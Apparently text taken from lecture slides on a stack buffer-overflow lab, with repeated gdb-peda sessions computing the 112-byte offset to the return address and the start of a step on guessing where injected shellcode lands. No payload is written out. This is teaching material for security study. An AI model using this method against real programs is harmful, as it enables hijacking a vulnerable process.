
```
gdb-peda$ p $ebp
$1 = (void *) 0xffffcb18
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0xffffcaac
```

*Address of buffer!*



**Step 1:** Find the offset between the base of the buffer and the return address


1. Set a breakpoint at bof()
2. Run the program until it reaches the breakpoint
3. Step into the bof function
4. Find the address of \$ebp
5. Find the address of buffer
6. Calculate the difference between ebp and buffer



```
gdb-peda$ p $ebp
$1 = (void *) 0xffffcb18
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0xffffcaac
gdb-peda$ p/d 0xffffcb18-0xffffcaac
$4 = 108
gdb-peda$ q
```

Our offset!!! (almost)

**Step 1:** Find the offset between the base of the buffer and the return address




1. Set a breakpoint at bof()
2. Run the program until it reaches the breakpoint
3. Step into the bof function
4. Find the address of \$ebp
5. Find the address of buffer
6. Calculate the difference between ebp and buffer

```
gdb-peda$ p $ebp
$1 = (void *) 0xffffcb18
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0xffffcaac
gdb-peda$ p/d 0xffffcb18-0xffffcaac
$4 = 108
gdb-peda$ q
```

We need to add 4 to reach the return address  
 $108 + 4 = 112$  is our total offset

**Step 1:** Find the offset between the base of the buffer and the return address



1. Set a breakpoint at bof()
2. Run the program until it reaches the breakpoint
3. Step into the bof function
4. Find the address of  $\$ebp$
5. Find the address of buffer
6. Calculate the difference between  $ebp$  and buffer

```
gdb-peda$ p $ebp
$1 = (void *) 0xffffcb18
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0xffffcaac
gdb-peda$ p/d 0xffffcb18-0xffffcaac
$4 = 108
gdb-peda$ q
```

We need to add 4 to reach the return address  
 $108 + 4 = 112$  is our total offset



```

Reading symbols from stack-L1-dbg...
gdb-peda$ b bof
Breakpoint 1 at 0x12ad: file stack.c, line 17.
gdb-peda$ r
(...)
Breakpoint 1, bof (str=0xffffcf43 "V\004") at stack.c:17
17      {
gdb-peda$ n
(...)
gdb-peda$ p $ebp
$1 = (void *) 0xffffcb18
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0xffffcaac
gdb-peda$ p/d 0xffffcb18-0xffffcaac
$4 = 108
gdb-peda$ q


```

1. Set a breakpoint at bof()
2. Run the program until it reaches the breakpoint
3. Step into the bof function
4. Find the address of \$ebp
5. Find the address of buffer
6. Calculate the difference between ebp and buffer

TL;DR GDB


**Step 2:** Find the address of our malicious **shellcode**

*We are going to guess where our malicious code is going to be!*



**Step 2:** Find the address of our malicious **shellcode**

*We are going to guess where our malicious code is going to be!*




What should our *stuff* be in the payload?

Does it matter?

**Step 2:** Find the address of our malicious **shellcode**

*We are going to guess where our malicious code is going to be!*


Let's guess!



**Step 2:** Find the address of our malicious **shellcode**


*We are going to guess where our malicious code is going to be!*

Let's guess!



**Step 2:** Find the address of our malicious **shellcode**

*We are going to guess where our malicious code is going to be!*




Let's guess!

This could potentially go on for a very long time ☹

We need a better approach to guessing!

**Step 2:** Find the address of our malicious **shellcode**

*We are going to guess where our malicious code is going to be!*



*Program crashes!*

Let's guess!

**Instead of garbage, we will fill it with executable instructions**

But we don't want that instruction to do anything...

